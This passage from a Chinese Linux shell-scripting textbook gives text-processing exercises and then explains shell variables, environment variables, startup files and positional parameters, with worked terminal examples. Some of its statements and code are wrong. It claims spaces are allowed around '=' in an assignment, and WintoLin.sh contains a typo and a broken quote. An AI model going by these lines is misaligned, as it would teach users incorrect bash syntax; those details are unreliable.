（3）按照第 4 域（即籍贯）进行排序，籍贯相同的记录学制小的排在前面，并将此排序结果存储到 province 文件中；

（4）分别对 student 文件和 province 文件测试是否排序；

（5）输出每个专业的学生数。

2．5.1.2 节给出的 PROFESSOR.db 文件以文本块存储教授的信息，现要求对文本块根据学校名字（每个文本块的第 2 行）进行排序，结果仍然以文本块的格式输出。

3．增加 5.2 节给出的 count_word.sh 脚本的功能，使其能过滤冒号、横杠（-）和@符号三种特殊符号。

4．修改 5.2 节给出的 count_word.sh 脚本，使它能不区分大小写统计文本文件中单词的个数，如 word、WORD、Word 都识别为同一个单词。（提示：结合使用 tr 命令的大小写转换功能来实现）

5．定义 score 文件用于记录学生的平均成绩，结合第 1 题所给出的 student 文件，输出 student 和 score 文件中共有学生的信息及其平均成绩。（提示：使用 join 命令可以方便地实现，但是，用 join 之前需要对两个文件进行排序）

```
Q Cai-92
Z Wu-69
Y Zhuang-70
H Yuan-79
L Li-80
G Wang-60
N Tang-75
```

6．将 student 文件中的第 1 域（即姓名）和 score 文件的第 2 域（即平均成绩）提取出来，并粘贴到一个新的文件中。（提示：结合使用 cut 和 paste 命令来实现）

7．将 student 文件中的第 1 域（即姓名）粘贴到屏幕，每行显示三位学生的姓名。（提示：

结合使用 cut 和 paste 命令，并需要注意 paste -的用法）

8．定义 department 文件用于院系名及其地址的对应关系，结合第 1 题所给出的 student 文件，在 student 文件记录中输出该学生所在院系的地址。

```
English-54 Building
Computer-Li Wen Zheng Building
Transportation-55 Building
Chemistry-Central Building
Physical-Chunhui Building
Architecture-Architecture Building
```

9．按文件大小降序列出当前目录中的所有文件。（提示：ll 命令可以列出文件的详细信息，按照文件大小对 ll 命令结果进行排序）

10．利用 Shell 命令列出 Linux 系统中标识号大于 99 的用户数量。

11．将 student 文件分别按照行数和大小进行分割，体会 split 命令-b 和-C 选项的区别。

12．将 student 文件中的所有小写字母转换为大写字母。

13．将 student 文件中的非字母字符全部转换为@符号。（提示：注意*符号的用法）

14．将 5.1.2 节所给出的 PROFESSOR.db 文件中的文件块格式转换为单行显示，域之间利用冒号分隔，例如：

文件块：

```
Y Zhang
Victory University
Melbourne, Australia
```

转换为：

```
Y Zhang: Victory University: Melbourne, Australia
```

15．下面给出一个脚本，用于将 Windows 系统下的文本文件转换成 Linux 系统下的文本文件，脚本名字是 WintoLin.sh，内容如下：

```
#!/bin/bash
# WintoLin.sh: Window 到 Linux 文本文件的转换.

E WRONGARGS=65

 if [ -z "$1" ]
  then
  echo "Usage: `basename $0' filename-to-convert"
     exit $E_WRONGARGS
 fi

NEWFILENAME=$1.unx

CR='\015'

tr -d $CR < $1 > $NEWFILENAME                # 删除回车并且写到新文件中

echo "Original Windows text file is \"$1\"."
echo "Converted Linux text file is \"$NEWFILENAME\"."

exit 0
```

请读者利用所学知识读懂 WintoLin.sh 脚本，并执行它；然后编写一个脚本 LintoWin.sh，能将 Linux 下的文本文件转换为 Windows 下的文本文件。

第 6 章 变量和引用

变量是任何一门编程语言和脚本语言的核心，而 Shell 脚本使用变量就需要引用，因此，引用和变量密切相关。本章从变量的替换和赋值的基本操作入手，讨论 Shell 脚本变量的无类型性，并对 Linux Shell 环境变量和位置参数两种特殊的变量作了详尽分析，然后，本章介绍了 Linux Shell 中四种引用符号及其意义和用法，重点讨论转义符的用法及其一些特殊的用法。

6.1 变量

变量用于保存有用信息，如路径名、文件名、数字等，Linux 用户使用变量定制其工作环境，使系统获知用户相关的配置。变量本质上是存储数据的一个或多个计算机内存地址。

变量可分为：本地变量、环境变量和位置参数。本地变量是仅可以在用户当前 Shell 生命期的脚本中使用的变量，本地变量随着 Shell 进程的消亡而无效，本地变量在新启动的 Shell 中依旧无效，它类似于 C、C++、Java 等编程语言中局部变量的概念。环境变量则适用于所有由登录进程所产生的子进程，简言之，环境变量在用户登录后到注销之前的所有编辑器、脚本、程序和应用中都有效。位置参数也属于变量，它用于向 Shell 脚本传递参数，是只读的。

6.1.1 变量替换和赋值

本节介绍变量的基本操作：变量替换和赋值。Shell 的三类变量中，位置参数是只读变量，因此，没有变量的替换和赋值操作，其他两类变量都存在上述操作。本节不区分变量是本地变量还是环境变量，只对变量替换和赋值的方法进行介绍。

变量是某个值的名称，引用变量值就称为变量替换，$符号是变量替换符号，如 variable 是变量名，那么，$variable 就表示变量的值。将值赋给某个变量名就称为变量赋值，变量赋值有两种格式，如下所示：

```
variable=value
${ variable=value }
```

对于变量赋值，有以下三点说明：

- 等号的两边可以有空格，这不影响赋值操作；
- 如果值（value）中包含空格，则必须用双引号括起来；
- 变量名只能包括大小写字母（a～z 和 A～Z）、数字（0～9）、下画杠（_）等符号，并且变量名不能以数字开头，否则视为无效变量名。

下面的例 6-1 演示了变量的赋值和替换，值得注意的是：首先，${variable}和$variable 都表示了变量的值，即进行变量替换；其次，如果值中有空格，需要用双引号引起来，如例 6-1 中的 variable2 变量。

```
#例 6-1：变量的赋值和替换
[root@zawu ~]# variable1=33
[root@zawu ~]# echo ${variable1}              #两种方式进行变量替换
33
[root@zawu ~]# echo $variable1
33
[root@zawu ~]# variable2="hello world"        #值包含空格，用引号引起
[root@zawu ~]# echo $variable2
hello world
[root@zawu ~]#
```

如果例 6-1 中 variable2 的赋值不用双引号引起来，将出现以下错误：

```
[root@zawu ~]# variable2=hello world
-bash: world: command not found
```

```
[root@zawu ~]#
```

由于空格的存在，Shell 将空格后的字符（即 world）解析为新的命令，因此，错误信息为“bash Shell 中 world 命令不存在”。

当然，变量赋值中也可以使用另一个变量，如例 6-2 所示，variable4 赋值时使用了 variable2 变量，echo 命令输出 variable4 时自动查找 variable2 的值，然后扩展变量，显示整个变量值。

```
#例 6-2：变量赋值中使用另一个变量
[root@zawu ~]# variable2="hello world"
[root@zawu ~]# variable4="We are saying $variable2"          #使用 variable2
[root@zawu ~]# echo $variable4
We are saying hello world
[root@zawu ~]#
```

利用 unset 命令可以清除变量的值，命令格式为：

```
unset 变量名
```

例 6-3 给出一个 unset 命令的例子，将 variable4 变量清除后，echo 命令输出空白行，这表示 variable4 变量未被初始化。

```
#例 6-3：unset 命令的用法
[root@jselab ~]# unset variable4                              #清除 variable4 变量
[root@jselab ~]# echo $variable4
#空白行表示 variable4 变量未被初始化
[root@jselab ~]#
```

除了使用等号进行变量赋值以外，变量赋值还有如表 6-1 所示的模式。

表 6-1　变量赋值的模式

模　　式	意　　义
variable=value	将 value 值赋给变量 variable
variable+value	对已赋值的 variable，重设其值
variable?value 或 variable:?value	对未赋值的 variable，显示系统错误信息
variable:=value	对未赋值的 variable，将 value 值赋给它
variable:-value	对未赋值的 variable，将 value 值赋给它，但 value 值不存储到 variable 对应的地址空间

“:=”和“:-”是两种常用的符号，需要读者理解两种符号的用法及其异同点，首先，请看下面的例 6-4，该例子先将 colour 赋值为 black，然后输出${colour:=blue}和${colour:-blue}的值，两者输出结果相同，都为 black，这是因为 colour 变量已经赋过值，“:=”和“:-”都不对 colour 进行重新赋值。注意，使用以上两种符号时，都需要用花括号将赋值式子括起来，否则，Shell 将 colour:=blue 整个字符串当做变量名进行处理。

```
#例 6-4：“:=”和“:-”的相似之处
[root@jselab ~]# colour=black
[root@jselab ~]# echo "The Background is ${colour:=blue}"     #:=符号的用法
The Background is black
[root@jselab ~]# echo "The Background is ${colour:-blue}"     #:-符号的用法
The Background is black
[root@jselab ~]#
```

其次，再看下面的例 6-5，它说明了“:=”和“:-”符号的区别，该例首先清除 colour 变量值，再分别输出${colour:=blue}、$colour 和${colour:-blue}、$colour 的值，结果显示：${colour:=blue}和${colour:-blue}的值都为 blue，因为 colour 未赋值，两个符号都将 blue 赋给

colour。但是，调用${colour:-blue}后，colour 值仍然为空，即“:-”符号未将 blue 真正存储到 colour 中，而调用${colour:-blue}后，colour 值却变为 blue，即“:=”符号将 blue 真正存储到 colour 中。

```
#例 6-5: “:=”和“:-”的区别
[root@jselab ~]# unset colour
[root@jselab ~]# echo "The Background is ${colour:-blue}"     #用:-符号对 colour 赋值
The Background is blue
[root@jselab ~]# echo $colour                                  #colour 未曾真正赋值

[root@jselab ~]# echo "The Background is ${colour:=blue}"     #用:=符号对 colour 赋值
The Background is blue
[root@jselab ~]# echo $colour                                  #colour 赋值了
blue
[root@jselab ~]#
```

“:?”和“?”可用于测试变量是否被赋值，若变量未赋值，Shell 提示错误信息，下面给出一个简单的例子。

```
#例 6-6: “:?”和“?”的用法
[root@jselab ~]# unset colour
[root@jselab ~]# echo "The Background is ${colour:?blue}"
-bash: colour: blue                                            #bash 给出的错误信息
[root@jselab ~]# echo "The Background is ${colour?blue}"
-bash: colour: blue                                            #bash 给出的错误信息
[root@jselab ~]#
```

最后，介绍将变量设置为只读的方法，变量一旦设置为只读，任何用户不能对此变量进行重新赋值，如果有用户对此变量重新赋值，Shell 提示错误信息。设置只读可以使用 readonly 关键字，格式如下：

```
variable=value                                                 #先对一个变量进行赋值
readonly variable                                              #将variable变量设置为只读
```

例 6-7 演示了利用 readonly 命令将变量设置为只读的用法，例中命令将 colour 设置为只读变量，当再对 colour 进行重新赋值时，Shell 提示错误信息“-bash: colour: readonly variable”，即 colour 是只读的，不能对其进行赋值操作。

```
#例 6-7: 设置变量只读
[root@jselab ~]# colour=blue
[root@jselab ~]# readonly colour                               #将 colour 变量设置为只读
[root@jselab ~]# colour=grey                                   #试图改变 colour 变量的值
-bash: colour: readonly variable                               #bash 给出的错误信息
[root@jselab ~]#
```

如果要查看系统中所有的只读变量，只需执行 readonly 命令即可，例 6-8 给出 readonly 命令的执行结果，可以看到，最后一个结果是前面定义的只读变量 colour。

```
#例 6-8: 显示所有的只读变量
[root@jselab ~]# readonly
declare -ir BASHPID=""
declare  -ar  BASH_VERSINFO='([0]="4"  [1]="0"  [2]="16"  [3]="1"  [4]="release"
[5]="i386-redhat-linux-gnu")'
declare -ir EUID="0"
declare -ir PPID="2590"
declare -r SHELLOPTS="braceexpand:emacs:hashall:histexpand:history:interactive-comments:
monitor"
declare -ir UID="0"
```

```
declare -r colour="blue"                              #该变量是例 6-7 中所设置的
[root@jselab ~]#
```

当然，用 readonly 设置变量为只读只是其中的一种方法，我们还可以利用 declare 和 typeset 命令实现同样的功能。

6.1.2 无类型的 Shell 脚本变量

在 C、C++、Java 等编程语言中，定义变量需要声明其类型，如整型、浮点型、字符型等。Shell 脚本变量却是无类型的，这与 awk 变量是一样的。bash Shell 不支持浮点型，只支持整型和字符型，默认情况下，Shell 脚本变量是字符型的，同时，字符型的变量还具有一个整型值，为 0，尽管如此，bash Shell 并不要求在定义一个变量时声明其类型。但是，Shell 会根据上下文判断出数值型的变量，并进行变量的算术运算和比较等数值操作。判断标准是变量中是否只包含数字，如果变量只包含数字，则 Shell 认定该变量是数值型的，反之，Shell 认定该变量是字符串。

下面通过一个例子分析 Shell 对无类型变量的处理方式，新建一个名为 integer.sh 的脚本，内容如下：

```
#例 6-9：integer.sh 脚本分析 Shell 处理无类型变量的方式
#!/bin/bash

a=2009
let "a+=1"                                            #让 a 加 1
echo "a=$a"

b=xx09
echo "b=$b"
declare -i b                                          #将 b 强制定义为整型
echo "b=$b"

let "b+=1"                                            #让 b 加 1
echo "b=$b"

exit 0
```

integer.sh 脚本首先定义 a 变量，值为 2009，然后将 a 的值增加 1，再输出 a 的值。从下面的 integer.sh 脚本执行结果可以看到，Shell 自动将 a 解析为数值变量，a=2010。let 命令用于在变量上执行算术运算，实际上，let "a+=1"等价于 a+=1。然后，integer.sh 脚本定义 b 变量，值为 xx09，b 显然是字符型的，我们利用 declare 命令将 b 强制转化为整型，发现 b 的值并没有改变，即 declare 强制转化并没有起作用。将 b 执行算术操作，增加 1，结果为 b=1，即字符型变量的数值为 0。

```
#例 6-9 integer.sh 脚本的执行结果
[root@jselab ~]#chmod u+x integer.sh
[root@jselab ~]# ./integer.sh
a=2010
b=xx09
b=xx09
b=1
[root@jselab ~]#
```

declare 命令与 typeset 命令一样，用于定义和限制变量的属性，declare -r 可将变量设置为只读，等价于 readonly 命令。declare 和 typeset 的详细用法可参见 8.4 节。

接下来，我们通过一个例子说明 Shell 对空字符串和未定义变量的处理方式，新建 null-undeclare.sh 脚本，内容如下：

```
#例 6-10：null-undeclare.sh 脚本处理空字符串和未定义变量的方式
#!/bin/bash

c=""                                          #定义 c 为空字符串
echo "c=$c"
let "c+=1"
echo "c=$c"

echo "e=$e"                                   #不预先定义 e，直接输出
let "e+=1"
echo "e=$e"

exit 0
```

null-undeclare.sh 脚本定义 c 变量为空字符串，将 c 执行算术操作，增加 1，结果为 c=1，即空字符串变量的数值仍为 0。然后，null-undeclare.sh 脚本直接输出未曾预先定义的变量 e，结果 e 为空值，将 e 加 1，结果为 e=1。null-undeclare.sh 脚本的执行结果如下所示：

```
#例 6-10 null-undeclare.sh 脚本的执行结果
[root@jselab ~]#chmod u+x null-undeclare.sh
[root@jselab ~]# ./ null-undeclare.sh
c=
c=1
e=
e=1
[root@jselab ~]#
```

从以上两个脚本不难总结出：Shell 脚本变量是无类型的，并且 Shell 变量同时有数值型和字符型两种赋值，数值型的初值为 0，字符型的初值为空，而且可以不预先定义变量而直接使用它。

6.1.3 环境变量

环境变量不仅在 Shell 编程方面，而且在 Linux 系统管理方面，都起着非常重要的作用。本节从环境变量的基本操作入手，重点介绍几个 Linux 重要的环境变量，并介绍 Linux 环境变量的几个常用配置文件，最后举一个父子进程的例子进一步说明本地变量和环境变量。

1．定义和清除环境变量

环境变量的替换和赋值依然遵循 6.1.1 节所述的一般规律，环境变量也是无类型的，环境变量的特殊之处仅在于它的值适用于所有由登录进程所产生的子进程。定义环境变量的格式如下：

```
#定义环境变量的基本格式
ENVIRON-VARIABLE=value                        #环境变量赋值
export ENVIRON-VARIABLE                       #声明环境变量
```

在给环境变量赋值后，用 export 命令声明一下，就说明此变量为环境变量，环境变量的名称一般由大写字母组成。

例 6-11 演示了如何定义一个环境变量。首先将 APPSPATH 变量赋值为/usr/local，然后利用 export 命令将 APPSPATH 声明为环境变量。

```
#例 6-11：演示定义环境变量
[root@jselab ~]# APPSPATH=/usr/local          #为 APPSPATH 赋值
[root@jselab ~]# export APPSPATH              #将 APPSPATH 声明为环境变量
[root@jselab ~]# echo $APPSPATH
/usr/local
[root@jselab ~]#
```

如果要列出系统中所有的环境变量，可使用 env 命令，由于系统中环境变量的数量太多，例 6-12 仅列出了系统中的一些环境变量。

```
#例 6-12：列出系统中的环境变量
[root@jselab ~]# env
HOSTNAME=jselab.njue
SELINUX_ROLE_REQUESTED=
TERM=vt100
SHELL=/bin/bash
HISTSIZE=1000
SSH_CLIENT=210.28.82.199 1325 22
SELINUX_USE_CURRENT_RANGE=
QTDIR=/usr/lib/qt-3.3
QTINC=/usr/lib/qt-3.3/include
SSH_TTY=/dev/pts/1
USER=root
……                                            #省略很多环境变量
```

清除环境变量的方法与清除其他变量的方法一样，都是用 unset 命令，例 6-13 将 APPSPATH 变量清除，清除 APPSPATH 变量后，APPSPATH 变量为空，因而 echo $APPSPATH 命令输出空白行。

```
#例 6-13：清除环境变量
[root@jselab ~]# unset APPSPATH
[root@jselab ~]# echo $APPSPATH
                                              #输出空白行，因为 APPSPATH 已被清除
[root@jselab ~]#
```

2．重要的环境变量

环境变量通常用来存储路径信息，Linux 系统及其诸多应用程序的正常运行依赖于某些重要的环境变量的正确设置。下面介绍几个 Linux 系统中极为重要的环境变量。

（1）PWD 和 OLDPWD

PWD 记录当前的目录路径，当利用 cd 命令改变当前目录时，系统自动更新 PWD 的值，OLDPWD 记录旧的工作目录，即用户所处的前一个目录。

下面的例 6-14 打印出 PWD 和 OLDPWD 两个变量的值，当前目录是/usr/local/shell-book，旧的工作目录是/root。

```
#例 6-14：打印 PWD 和 OLDPWD 变量值
[root@jselab shell-book]# echo $PWD
/usr/local/shell-book
[root@jselab shell-book]# echo $OLDPWD
/root
[root@jselab shell-book]#
```

（2）PATH

PATH 是 Linux 中一个极为重要的环境变量，它用于帮助 Shell 找到用户所输入的命令。用户所输入的每个命令实际上是一个源代码文件，计算机执行这个文件里的代码以实现这个命令的功能，这些源代码文件称为可执行文件。可执行文件存在于各种各样的目录下，一些可执行文件放置在 Linux 系统标准目录中，还有一些可执行文件可能是用户写的程序或 Shell 脚本文件，它们放置在用户目录中。PATH 就记录了一系列的目录列表，Shell 为每个输入命令搜索 PATH 中的目录列表。

例 6-15 显示了 PATH 环境变量的内容，可以看到，PATH 中包含了多个目录的路径，它们之间用冒号分隔，都是以 bin 或 sbin 的文件夹结尾，bin 或 sbin 是 Linux 中存放可执行文件的文件夹。任何在 PATH 中的可执行文件都可以在 Linux 系统的任何目录中直接执行。

```
#例 6-15：打印 PATH 变量值
[root@jselab shell-book]# echo $PATH
/usr/lib/qt-3.3/bin:/usr/kerberos/sbin:/usr/kerberos/bin:/usr/lib/ccache:/usr/local
/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin:/root/bin
[root@jselab shell-book]#
```

如果需要在 PATH 中添加新目录，可以使用下面的命令：

```
export PATH="/new directory":$PATH
```

命令中的 new directory 就是新加上去的目录，后面用冒号加$PATH，表示 new directory 加上旧的 PATH 变量值，得到新的 PATH 变量值。

（3）HOME

HOME 记录当前用户的根目录，由/etc/passwd 的倒数第 2 个域决定，HOME 目录用于保存用户自己的文件。例 6-16 分别显示了 root 和 editor 两个用户的 HOME 变量值，root 用户的根目录是/root，editor 的根目录是/home/editor，一般来说，非根用户的 HOME 目录都存放在/home 目录下，通常以用户名命名。

```
#例 6-16：显示 root 和 editor 两个用户的 HOME 变量值
[root@jselab shell-book]# echo $HOME                    #root 用户的 HOME 变量值
/root
[root@jselab shell-book]# su editor                     #将用户切换到 editor
[editor@jselab shell-book] $ echo $HOME                 #editor 用户的 HOME 变量值
/home/editor
[editor@jselab shell-book] $
```

（4）SHELL

SHELL 变量保存默认的 Shell 值，默认的值为/bin/bash，表示当前的 Shell 是 bash Shell。如果有必要用另一个 Shell，则需要重置 SHELL 变量值。

（5）USER 和 UID

USER 和 UID 是保存用户信息的环境变量，USER 表示已登录用户的名字，UID 则表示已登录用户的 ID。例 6-17 输出 USER 和 UID 的值，可以看到，当前登录用户为 root，其用户 ID 为 0。

```
#例 6-17：打印 USER 和 UID 变量的值
[root@jselab ~]# echo $USER $UID
root 0
[root@jselab ~]#
```

（6）PPID

PPID 是创建当前进程的进程号，即当前进程的父进程号。关于此环境变量的示例，可参

见例 6-24。

（7）PS1 和 PS2

PS1 和 PS2 称为提示符变量，用于设置提示符格式，比如，例 6-17 中的 Shell 提示符指的是[root @jselab ~]#这段文字，中括号里包含了当前用户名、主机名和当前目录等信息，这些信息并非固定不变，它可以通过 PS1 和 PS2 的设置而改变。

PS1 是用于设置一级 Shell 提示符的环境变量，也称为主提示符字符串，例 6-18 打印了 PS1 变量的值，为[\u@\h \W]\$，\u、\h、\W 和\$表示了特定含义，\u 表示当前用户名，\h 表示表示主机名，\W 表示当前目录名，如果是 root 用户，\$表示#号，其他用户，\$则表示$号，表 6-2 列出了提示符变量中的特殊符号及其意义。从例 6-18 也可看出，root 的一级 Shell 提示符为[root@jselab shell-book]#，中括号中的 root 表示用户名，@符号是 PS1 中所定义的，jselab 是主机名，shell-book 表示当前工作目录，中括号外是#符号，由 PS1 的\$决定。切换到 editor 用户，一级 Shell 提示符变为[editor@jselab shell-book]$，用户变为 gridsphere，中括号外的#变为$。

```
#例 6-18：打印 PS1 变量值
[root@jselab shell-book]# echo $PS1
[\u@\h \W]\$
[root@jselab shell-book]# su editor            #将用户切换到 editor
[editor@jselab shell-book]$
```

表 6-2　提示符变量中特殊符号及其意义

模　式	意　义
\d	以“周　月　日”格式显示的日期
\H	主机名和域名
\h	主机名
\s	Shell 的类型名称
\T	以 12 小时制显示时间，格式为：HH:MM:SS
\t	以 24 小时制显示时间，格式为：HH:MM:SS
\@	以 12 小时制显示时间，格式为：am/pm
\u	当前的用户名
\v	bash Shell 的版本号
\V	bash Shell 的版本号和补丁号
\w	当前工作目录的完整路径
\W	当前工作目录名字
\#	当前命令的序列号
\$	如果 UID 为 0，打印#；否则，打印$

表 6-2 列出了部分提示符变量中的特殊符号。因篇幅所限，我们仅举一例说明几个提示符变量的用法，如例 6-19 所示，该例子将 PS1 的值改为：[]\u\@\H \w \#]\$，可以看到，一级 Shell 提示符变为[root01:02　下午 jselab.njue ~ 7]$，这完全验证了表 6-2 给出的特殊符号的意义。

```
#例 6-19：改变 PS1 变量值
```

```
[root@jselab ~]# PS1="[\u\@\H \w \#]\$"
[root01:02 下午 jselab.njue ~ 7] $cd /usr/local/
[root01:02 下午 jselab.njue /usr/local 8] $
```

PS2 是用于设置二级 Shell 提示符的环境变量，例 6-20 首先显示 PS2 的值，为“>”，然后演示当在 Shell 中输入不完全命令时，将出现二级提示符，二级提示符内容即为 PS2 变量的值。

```
#例 6-20：打印 PS2 变量值
[root@jselab ~]# echo $PS2                    #打印 PS2 变量值
>
[root@jselab ~]# echo "E-Commence
> "                                           #出现二级提示符
E-Commence
[root@jselab ~]#
```

我们同样可以使用表 6-2 中的特殊符号来改变 PS2 变量值，例 6-21 给出了一个重新设置 PS2 变量值的例子，它将 PS2 设为“\s >”，二级提示符变为“bash >”。

```
#例 6-21：改变 PS2 变量值
[root@jselab ~]# PS2="\s >"
[root@jselab ~]# $echo "E-Commence
-bash >
```

（8）IFS

IFS 用于指定 Shell 域分隔符，默认值为空格。例 6-22 重新设置 IFS 变量的值，它将 IFS 设定为冒号，然后显示 PATH 的值，Shell 就以冒号为分隔符，将 PATH 的各目录以空格分隔而显示出来。

```
#例 6-22：改变 IFS 变量值
[root@jselab ~]# export IFS=:
[root@jselab ~]# echo $PATH
/usr/lib/qt-3.3/bin /usr/kerberos/sbin /usr/kerberos/bin /usr/lib/ccache /usr/local/
sbin /usr/local/bin /sbin /bin /usr/sbin /usr/bin /root/bin       #不同路径之间用空格分隔
[root@jselab ~]#
```

3．几个环境变量配置文件

由于 Linux 环境变量的数量较多，因此，系统管理员通常不会利用 export 逐个设置环境变量，而是将 export 命令放置在特殊的配置文件之中，Shell 能够在特定时刻执行这些配置文件，从而自动完成环境变量的配置工作。本节介绍.bash_profile、.bashrc 和.bash_logout 三个配置文件，这三个文件存在于用户根目录，即$HOME 目录，Linux 中以“.”开头的文件为隐藏文件。因此，上述三个文件为隐藏文件。

$HOME/.bash_profile 是最重要的配置文件，当某 Linux 用户登录时，Shell 会自动执行.bash_profile 文件，如果.bash_profile 文件不存在，则自动执行系统默认的配置文件/etc/profile。例 6-23 给出了 gridsphere 用户的.bash_profile 文件内容及其执行命令。

```
#例 6-23：.bash_profile 文件示例
[gridsphere@jselab ~]# cat .bash_profile        #gridsphere 用户的.bash_profile 文件
# .bash_profile
# Get the aliases and functions
if [ -f ~/.bashrc ]; then
       . ~/.bashrc
fi
# User specific environment and startup programs
```

```
export JAVA_HOME=/usr/local/jdk1.5.0_04
export CATALINA_HOME=/home/gridsphere/jakarta-tomcat-5.0.28
export GLOBUS_LOCATION=/usr/local/globus-4.0.4
export CLASSPATH=/usr/local/jdk1.5.0.04/lib
export ANT_HOME=/usr/local/apache-ant-1.7.0
export PATH=$PATH:$JAVA_HOME/bin:$ANT_HOME/bin:$HOME/bin

[gridsphere@jselab ~]#. .bash_profile          #执行.bash_profile 文件
```

从例 6-23 可以看出，.bash_profile 文件中定义了该用户的环境变量，我们可以在已有行后面添加新的行以定义新的环境变量，但是，新加入的行只有注销用户，并再次登录后方可生效。如果要使新加入的行立即生效，需要利用 source 命令执行.bash_profile 文件。source 命令也称为“点命令”，即句点符号“.”和 source 命令是等价的，source 命令通常用于重新执行刚修改的初始化文件，使之立即生效，而不必注销并重新登录。因此，使.bash_profile 生效可以使用如下两条等价命令：

```
. .bash_profile                    #注意：句点符号后面用空格与文件名分隔
source bash_profile
```

利用 source 命令执行脚本和在 Shell 中执行脚本是有区别的，source 在当前 bash 环境下执行命令，而执行 Shell 脚本是启动一个子 Shell 来执行命令。因此，如果在 Shell 中直接执行.bash_profile 文件，新的环境变量只在子 Shell 中生效，而无法在当前的 Shell 中生效。但是，使用 source 命令执行.bash_profile 后，新环境变量在当前 Shell 及其子 Shell 中立即生效。

bash Shell 还支持继承于其他 Shell 的登录配置文件，bash Shell 的.bash_login 文件来源于 C Shell 的.login 文件，bash Shell 的.profile 文件来源于 Bourne Shell 和 Korn Shell 的.profile 文件。当用户登录时，首先查找是否存在.bash_profile 文件，若它不存在，则查找是否存在.bash_login 文件，若它也不存在，则查找是否存在.profile 文件。至于上述几类 Linux Shell 的类型和区别，在此不作详细介绍，读者可参见本书第 11 章。

如果用户由当前 Shell 创建一个新的 Shell，称为子 Shell（subshell），子 Shell 尝试读取.bashrc 中的命令以设置环境变量。.bashrc 文件使得用户登录时的环境变量设置与子 Shell 的环境变量设置相分离，使用户具有更大的灵活度。当然，如果系统不存在.bashrc 文件，子 Shell 启动时将不执行任何命令。

.bash_logout 文件在用户注销时执行，用户可以在该文件中写入清除某些环境变量或记录登录时间等命令，.bash_logout 文件也可以不存在，此时，用户注销时将不再执行任何额外的命令。

4. 一个实例

本节举一个父进程创建子进程的例子，以说明本地变量和环境变量的区别，以及诸多环境变量的结合使用，我们创建两个脚本：father.sh 和 child.sh，father.sh 的脚本内容如下：

```
#例 6-24：father.sh 脚本输出其进程号，分别定义本地变量和环境变量，并创建子进程
#!/bin/bash

#输出父进程号
echo "Father Process ID is $$"

#定义本地变量并输出
localvar="Define a local variable."
```

```
echo "localvar=$localvar"

#定义环境变量并输出
ENVVAR="Define a environment variable."
export ENVVAR
echo "ENVVAR=$ENVVAR"

#调用 child.sh 脚本，即创建子进程
$PWD/child.sh

#child.sh 执行完毕，输出相关变量值
echo "Return to father process: $$"
echo "localvar=$localvar"
echo "ENVVAR=$ENVVAR"
```

father.sh 脚本首先打印其进程号，$$表示执行该脚本的进程号，6.1.4 节将详细介绍该符号；然后，father.sh 脚本定义本地变量 localvar 和环境变量 ENVVAR；接着，father.sh 脚本调用 child.sh 脚本，即创建执行 child.sh 脚本的子进程，由于 child.sh 与 father.sh 放置在同一目录，因此，用环境变量$PWD 指明 child.sh 的目录，若直接调用 child.sh，Shell 将返回找不到此脚本的错误信息，child.sh 执行完毕后，father.sh 输出进程号、localvar 和 ENVVAR。child.sh 脚本的内容如下：

```
#child.sh：该脚本输出自身进程号及其父进程号、重新定义本地变量和环境变量
#!/bin/bash

#输出自身进程号及其父进程号
echo "Child Process ID is $$"
echo "My Father Process ID is $PPID"

#输出本地变量和环境变量的当前值
echo "localvar=$localvar"
echo "ENVVAR=$ENVVAR"

#重新定义本地变量和环境变量
localvar="Redefine this local variable."
ENVVAR="Redefine this environment variable."
echo "localvar=$localvar"
echo "ENVVAR=$ENVVAR"
```

child.sh 脚本输出自身进程号及其父进程号，$PPID 就记录了 father.sh 的进程号。然后，输出本地变量 localvar 和环境变量 ENVVAR 的值；接着，child.sh 脚本对 localvar 和 ENVVAR 两个变量重新赋值。

```
[root@jselab globus]# chmod u+x father.sh
[root@jselab globus]# chmod u+x child.sh
[root@jselab globus]# ./father.sh
Father Process ID is 12770                      #父进程号
localvar=Define a local variable.
ENVVAR=Define a environment variable.
Child Process ID is 12771
My Father Process ID is 12770                   #PPID 变量值和其父进程值相等
localvar=                                       #localvar 变量为空
ENVVAR=Define a environment variable.           # ENVVAR 则为父进程中所赋的值
localvar=Redefine this local variable.
ENVVAR=Redefine this environment variable.
```

```
Return to father process: 12770
localvar=Define a local variable.                #localvar 和 ENVVAR 仍为父进程中所赋的值
ENVVAR=Define a environment variable.
[root@jselab globus]#
```

father.sh 的进程号为 12770，child.sh 的进程号为 12771，child.sh 中的$PPID 变量值为 12770，确实是 father.sh 的进程号。child.sh 输出 localvar 为空值，这说明本地变量无法传递到子进程，而 ENVVAR 为 father.sh 中所赋的值，这说明环境变量对所有的子进程都有效。child.sh 将 localvar 和 ENVVAR 进行了重新赋值，但是，child.sh 执行完毕，返回 father.sh 后，localvar 和 ENVVAR 仍为 father.sh 中所赋的值，这说明无论是本地变量还是环境变量，都无法向其父进程传递。

6.1.4 位置参数

位置参数（positional parameters）是一种特殊的 Shell 变量，用于从命令行向 Shell 脚本传递参数，$1 表示第 1 个参数、$2 表示第 2 个参数等，$0 为脚本的名字，从${10}开始，参数号需要用花括号括起来，如${10}、${11}、${100}、…。$*和$@一样，表示从$1 开始的全部参数。

下面举例说明位置参数的用法，新建一个名为 position 的脚本，内容如下：

```
#例 6-25：position 脚本说明$0，$1，$2，…，${10}，$*
#!/bin/sh
echo "The script name is: $0"                    #$0 表示脚本本身
echo "Parameter #1: $1"
echo "Parameter #2: $2"
echo "Parameter #3: $3"
echo "Parameter #4: $4"
echo "Parameter #5: $5"
echo "Parameter #6: $6"
echo "Parameter #7: $7"
echo "Parameter #8: $8"
echo "Parameter #9: $9"
echo "Parameter #10: ${10}"                      #用花括号括起来

echo "--------------------------"
echo "All the command line parameters are: $*"
#$*和$@一样，表示从$1 开始的全部参数
```

position 脚本接受命令行的 10 个参数，然后将$0，$1，$2，…，${10}，$*回显出来。下面给出 position 脚本的执行结果，从中可以清晰地看出$0，$1，$2，…，${10}，$*等符号的意义。

```
#例 6-25 position 脚本的执行结果
[root@jselab globus]# chmod u+x position
[root@jselab globus]# ./position a bat cat dive eager fair gate hi ideal java
The script name is:./position
Parameter #1:a
Parameter #2:bat
Parameter #3:cat
Parameter #4:dive
Parameter #5:eager
Parameter #6:fair
```

```
Parameter #7:gate
Parameter #8:hi
Parameter #9:ideal
Parameter #10:java
--------------------------------------------
All the command line parameters are: a bat cat dive eager fair gate hi ideal java
```

Shell 还定义了一些特殊的位置参数，表 6-3 列出了这些特殊位置参数及其意义。

表 6-3 特殊位置参数及其意义

特殊位置参数	意　义
$#	传递到脚本的参数数量
